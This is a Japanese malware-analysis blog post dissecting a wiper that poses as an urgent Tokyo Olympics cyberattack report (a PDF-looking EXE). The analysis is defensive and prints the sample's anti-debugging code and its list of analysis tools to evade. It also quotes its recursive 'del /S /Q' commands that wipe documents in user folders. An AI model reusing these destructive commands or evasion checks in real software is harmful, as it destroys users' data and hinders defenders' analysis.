東京五輪に関係する日本語のファイル名を持つマルウェア(ワイパー)の解析

mbsd.jp/research/20210721/blog/

東京五輪に関係するファイルを装った以下のファイル名を持つマルウェアが2021年07月20日(火) 15時頃、VirusTotalにアップロードされたことを確認しました。

> **【至急】東京オリンピック開催に伴うサイバー攻撃等発生に関する被害報告について.exe**

早速ですが、本記事では該当検体の解析結果を共有します。

該当のファイルはVirusTotalにフランスからアップロードされており、ジェネリック検出が多いもののすでに複数のアンチウイルス製品によって検知されていることを確認しています。



図１　VirusTotalにアップロードされた不審なファイル

上記のファイルのプロパティには以下の通り何も情報が付与されていません。

図２　プロパティ情報

該当ファイルはアイコンを見る限りPDFのように見えますが、アイコン偽装されており、フォルダの詳細表示で見た場合は以下のように拡張子がEXEであることがわかります。



図３　フォルダの詳細表示で見た場合のファイルの様子

しかしファイル名が長いことで、フォルダの表示方法によっては以下のように拡張子が見えなくなるため、アイコンだけで判断し誤って実行してしまう可能性があります。

図4　拡張子が見えなくなる表示方法の例

それではファイルを解析していきますが、このマルウェアはUPXでパッキングされています。



図５　UPXでパッキングされた実行ファイル

アンパック後のファイルはVisual C++で開発されたEXEであることがわかります。



図６　UPXをアンパッキングした実行ファイル

このマルウェアは実行されると以下の項目などにより、自身が解析環境で動かされていないか、または自身が解析されていないかを確認する多数のアンチデバッグ機能があります。

1. GetTickCountによるコードの処理経過時間のチェック(指定時間以上かどうか)
2. GetTickCountによるコードの処理経過時間のチェック(指定時間以内かどうか)
3. IsDebuggerPresentを用いた解析チェック
4. CheckRemoteDebuggerPresentを用いた解析チェック
5. VMwareのバックドアI/Oポートを用いた仮想環境チェック
6. PEBのNtGlobalFlagを用いたデバッグチェック
7. Windowクラスを用いた多数の解析ツールの起動チェック
8. プロセス名による多数の解析ツールの起動チェック
9. ドライバの存在確認を用いたProcessMonitorの起動チェック

上にあげたそれぞれのアンチデバッグ機能を含め、以下に処理の流れを解説していきます。

まず、GetTickCountによるコードの処理経過時間のチェックですが、現在の時間を取得（αとする）した後、16秒間スリープを実施、その直後の時間(βとする)の時間を取得し、αとβの時間の差分を計算します。そしてその計算結果が15秒未満の数値になっていた場合は、サンドボックスなどのアンチデバッグ対策でスリープ短縮が行われていると判断し、マルウェアは終了します。



図7　GetTickCountによるコードの処理経過時間のチェック

以下は15秒未満となっているかを確認する処理部分です。

```
if ( ((__int64 (*)(void))((char *)&GetTickCount64 + 2))() - (unsigned __int64)(unsigned int)v4 < 15000 )
  exit(0);
```

図8　15秒未満かどうかをチェックする処理

その後、IsDebuggerPresentおよびCheckRemoteDebuggerPresentを用いて自身が解析されているかどうかをチェックします。

またこの際、4.5秒以内に処理が通過しないと解析していると判断し自身を終了します。

```
  goto LABEL_69;
if ( !IsDebuggerPresent()
  && ((__int64 (*)(void))v3)() - (unsigned __int64)(unsigned int)v6 <= 4500
  && sub_401360() != 112 )
{
  CurrentProcess = GetCurrentProcess();
  CheckRemoteDebuggerPresent(CurrentProcess, &pbDebuggerPresent);
  if ( !pbDebuggerPresent )
  {
```

図9 IsDebuggerPresentおよびCheckRemoteDebuggerPresentによるチェック

また、以下の命令 (0x5658 = “VX”)を用いてVMwareのバックドアI/Oポートをチェックすることで仮想環境でないかをチェックします。

```
char Func_CheckVMwareBackdoorPort()
{
  __indword(0x5658u);
  return 1;
}
```

図10 VMwareのバックドアI/Oポートをチェックする処理

そして、PEBのNtGlobalFlagという値をチェックすることでデバッグ中かを確認します。プログラムがデバッグされている場合はNtGlobalFlagの値が0x70(112)になるためその値になっているかどうかをチェックしています。

```
1 unsigned int Func_CheckNtGlobalFlag()
2 {
3   return NtCurrentTeb()->ProcessEnvironmentBlock->NtGlobalFlag;
4 }
```

図11 NtGlobalFlagをPEBから取得する処理

```
  && ((__int64 (*)(void))v3)() - (unsig
  && Func_CheckNtGlobalFlag() != 112 )
{
```

図12 NtGlobalFlagの値が0x70(112)かどうかをチェックする処理

さらに、GetClassNameAとEnumWindowsというWindowsAPIを使用し、以下の文字列を含むWindowクラスをチェックすることでマルウェア解析ツールが起動していないかどうかを確認します。

- "PROCMON_WINDOW_CLASS"
- "OllyDbg"
- "TIdaWindow"

- "WinDbgFrameClass"
- "FilemonClass"
- "ID"
- "RegmonClass"
- "PROCEXPL"
- "TCPViewClass"
- "SmartSniff"
- "Autoruns"
- "CNetmonMainFrame"
- "TFormFileAlyzer2"
- "ProcessHacker"

このWindowクラスを用いて検索する手口は従来からあるものの、一般的なプロセス名を用いてチェックする方法よりも変更しづらい情報のため効果的であると言えます。



図13 EnumWindowsによるウインドウクラス列挙

以下は、WindowクラスをGetClassNameにより取得し比較する処理部分となります。



図14 GetClassNameAで比較するウインドウクラス名

その後、マルウェア解析ツールである以下のプロセス名が起動していないかをチェックします。これらのリストを見ると比較的網羅性の高いマルウェア解析ツールのリストとなっており、執拗に解析されないようにしていることがわかります。

- Wireshark.exe
- apateDNS.exe
- Autoruns.exe
- bindiff.exe
- idaq.exe
- idaq64.exe
- Procmon.exe
- x64dbg.exe
- x32dbg.exe
- ollydbg.exe
- ImmunityDebugger.exe
- VBoxTray.exe
- VBoxService.exe
- msedge.exe
- VirtualBox.exe
- javaw.exe
- x96dbg.exe
- idaw.exe
- windbg.exe
- dnSpy.exe
- HxD.exe
- Scylla_x64.exe
- Scylla_x86.exe
- regmon.exe
- procexp.exe
- procexp64.exe
- Tcpview.exe
- smsniff.exe
- FakeNet.exe
- netmon.exe
- PEiD.exe
- LordPE.exe
- PE-bear.exe
- PPEE.exe
- die.exe
- diel.exe
- pexplorer.exe
- depends.exe
- ResourceHacker.exe
- FileAlyzer2.exe
- processhacker.exe
- Regshot-x64-Unicode.exe

以下は上記のプロセスチェックに関する挙動の処理です。



図15 プロセスチェックを行う処理

その後、以下のProcess Monitorに関するデバイスファイルの存在をチェックすることで、念を重ねて解析環境ではないかを確認する挙動があります。

\\\\.\\Global\\ProcmonDebugLogger



図16 Process Monitorに関するデバイスファイルの存在チェック

これら一連のアンチデバッグチェックを全て終えると以下のメイン処理に遷移します。

■メインの処理

このマルウェアのメインとなる目的はユーザーのファイルを削除することであり、＜ユーザーフォルダ＞配下(サブフォルダも含む)にある全ての対象ファイルを削除します。

その際に削除対象となる具体的な削除対象の拡張子を含む、全てのコマンドは以下となります。これらを見ると文書系ファイルが削除対象として多く並んでいることがわかります。

- "del /S /Q *.doc c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.docm c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.docx c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.dot c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.dotm c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.dotx c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.pdf c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.csv c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.xls c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.xlsx c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.xlsm c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.ppt c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.pptx c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.pptm c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.jtdc c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.jttc c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.jtd c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.jtt c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.txt c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.exe c:¥¥users¥¥%username%¥¥ > nul"
- "del /S /Q *.log c:¥¥users¥¥%username%¥¥ > nul"

削除はsystemコマンドを用いて以下のように行われます。

```
ArgList[v24] = 0;
sub_401010("%s\n", (char)ArgList);
if ( system(ArgList) )// "del /S /Q *.doc c:\\users\\%username%\\ >  nul"
                      //
  ++v22;
```

図17 Word文書ファイルを削除する処理の例

気になる特徴として、本マルウェアは以下のように日本で使用される一太郎の文書ファイルが削除対象に含まれていることから、日本の環境での実行を想定していることが推測されます。

```
.922 #D22
0019FD3C 0019FDA0 "del /S /Q *.jtdc c:\\users\\%username%\\ > nul"
0019FD40 0040322C "%s\n"
```

図18 一太郎文書ファイルを削除する処理

動作中は、ファイルの削除操作を示す以下のコマンド文字列が画面に表示されます。



図19 画面に表示されるウインドウ

また、curlコマンドを用いて海外の成人用サイトへのアクセスを見えないように裏で発生させます。この際、サイレントを意味する-sコマンドが用いられます。



図20 curlコマンドの処理

上記curlコマンドは環境により32回または64回繰り返します。

成人向けのサイトへのアクセスを裏で発生させつつファイルを破壊するという一連の処理から、そうした海外サイトへの不用意なアクセスにより事故的に発生したインシデントのように見せかけようとする意図も垣間見えます。

最後に以下のコマンドによりcmd.exeを使用して自身を削除し終了します。

（解析環境であると判断された場合もこの処理に遷移します）



図21 自身を削除する処理

本マルウェアの挙動は以上となります。

このマルウェアはアイコン偽装されていることや、ユーザーフォルダ配下のみを削除対象とすることから、管理者権限を持たないユーザーの手によって感染させる意図があると考えられます。

またこのマルウェアは、ファイルを削除するというメイン挙動から、削除や破壊を目的とするマルウェアの一種「ワイパー」であると言えます。ワイパーはその挙動からランサムウェアと見間違えるケースもありますが、それぞれ目的が大きく異なり、平昌オリンピックにおいてOlympicDestroyerというワイパーが出現したように、オリンピックのようなイベントにおいてはランサムウェアと同時にワイパーも注意すべきマルウェアと言えるでしょう。

なお、このマルウェアが実際の攻撃を意図して用意されたものかどうかは不明ですが、こうして見てみると、不自然に映るほど様々なアンチデバッグを寄せ集めて作ったように見え、まるで対応者の解析能力をはかるCTFの検体を模倣したもののようにも感じます。万一この検体がいたずらで作成されたものであったとしても、実際に破壊を発生させるという行為は事実であり、他のマルウェアと変わらぬ明確な脅威であることに変わりはありません。

※参考情報として、プログラムの開発時間を示すTime Date Stampは2021-07-20 05:52:05(UTC)であり、VirusTotalへのサブミッションは2021-07-20 06:02:18(UTC)であることが確認されています。Time Date Stampは偽装することが可能であるため断言はできませんが、これらの時系列を信頼するならばこのマルウェアは作成されてまもなく10分程でVirusTotalにアップロードされた可能性があり得ます。

その他、東京オリンピックの生中継を装ったフィッシングサイトが続々と出現している状況も見えていますが、従来から言われている通り話題性のあるイベント期間はそれに便乗した脅威が多数出てくる可能性が高いため、引き続き類似の便乗マルウェアも含め注視が必要です。

ハッシュ値：

SHA-256：fb80dab592c5b2a1dcaaf69981c6d4ee7dbf6c1f25247e2ab648d4d0dc115a97

記事一覧へ戻る